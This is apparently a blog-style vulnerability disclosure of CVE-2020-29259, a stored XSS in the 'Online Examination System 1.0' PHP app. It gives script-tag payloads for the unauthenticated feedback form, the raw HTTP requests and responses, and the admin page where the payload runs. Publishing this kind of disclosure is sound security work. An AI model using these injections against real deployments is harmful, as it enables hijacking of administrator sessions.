asfi Follow

Dec 8, 2020 · 2 min read · Listen

Save

Exploit for CVE-2020–29259 — Persistent XSS


# Exploit Title: Online Examination System 1.0 — Persistent Cross-Site Scripting
# Date: 21/Nov/2020
# Exploit Author: Asfiya Shaikh
# Vendor Homepage: https://www.sourcecodester.com/php/14358/online-examination-system.html
# Version: 1.0
# Tested on: Windows 7

Multiple Stored XSS vulnerabilities was found in Online Examination System.This potentially allows for full account takeover.

Description — Any unauthenticated user can submit un-authenticated feedback as a malicious script included in feedback description box that would steal/ride a session of an admin user when admin tries opening the vulnerable feedback link.

# Proof of Concept

Step 1: Insert the following in “feedback” & “subject” parameter of feedback form (Home Page-> feedback link)
<script>alert(1)</script>



https://192.168.0.175/OnlineExaminationSystem/feedback.php

FEEDBACK/REPORT A PROBLEM

You can directly submit your feedback by filling the enteries below:-


Name: xxx

Subject: testing<script>alert(0)</script>

E-Mail address: bcb@gmail.om

<script>alert(3)</script>

Step 2: When admin clicks on feedback tab and then tries opening the vulnerable feedback link, malicious payload gets executed there by stealing the admin cookie/redirecting admin to attacker controlled domain.




https://192.168.0.175/OnlineExaminationSystem/dash.php?q=3

Online Examination System

0

OK

S.N.	Subject	Email		Time	By
1	ZAP	foo-bar@example.		02:50:19am	ZAP
2	test	abc@gmail.com		02:56:38am	abc
3			22-11-2020	02:57:37am	
4	ZAP	foo-bar@example.com	22-11-2020	02:57:41am	ZAP
5	testing				



https://192.168.0.175/OnlineExaminationSystem/dash.php?q=3&fid=5fb9cc5991b31

Online Examination System

3

○ Prevent this page from creating additional dialogs

OK

S.N.	Subject
1	ZAP
2	test
3	
4	ZAP
5	testing
6	testing
7	ZAP
8	ZAP
9	ZAP
10	ZAP

#XSS Source/Injection point -
Submit un-authenticated malicious feedback through home page.
Request-

```
POST /OnlineExaminationSystem/feed.php?q=feedback.php HTTP/1.1
Host: 192.168.0.175
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 147
Origin: https://192.168.0.175
Connection: close
Referer: https://192.168.0.175/OnlineExaminationSystem/feedback.php
Cookie: PHPSESSID=ln8sk6tdrqopa2sso4lksqi1u3
Upgrade-Insecure-Requests: 1
```

```
name=xxx&subject=testing%3Cscript%3Ealert%280%29%3C%2Fscript%3E&email=bcb%40gmail.om&feedback=%3Cscript%3Ealert%283%29%3C%2Fscript%3E&submit=Submit
```

Response-

```
HTTP/1.1 302 Found
Date: Sun, 22 Nov 2020 02:27:50 GMT
Server: Apache/2.4.26 (Win32) OpenSSL/1.0.2l PHP/5.6.31
X-Powered-By: PHP/5.6.31
location: feedback.php?q=Thank you for your valuable feedback
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

#XSS Sink-
Login with admin and go to feedback, click on malicious feedback submitted by the user.

Request-

```
GET /OnlineExaminationSystem/dash.php?q=3 HTTP/1.1
Host: 192.168.0.175
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:82.0) Gecko/20100101 Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: https://192.168.0.175/OnlineExaminationSystem/dash.php?q=3&fid=5fb9cc5991b31
Cookie: PHPSESSID=ln8sk6tdrqopa2sso4lksqi1u3
Upgrade-Insecure-Requests: 1
```

Response-

```
HTTP/1.1 200 OK
Date: Sun, 22 Nov 2020 02:29:54 GMT
Server: Apache/2.4.26 (Win32) OpenSSL/1.0.2l PHP/5.6.31
X-Powered-By: PHP/5.6.31
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 288107
```

```
<! — large html document with below content →
<td><a title=”Click to open feedback” href=”dash.php?q=3&fid=5fb9cc5991b31">testing<script>alert(0)</script>
```

Reference — https://owasp.org/www-community/attacks/xss/

Cve Penetration Testing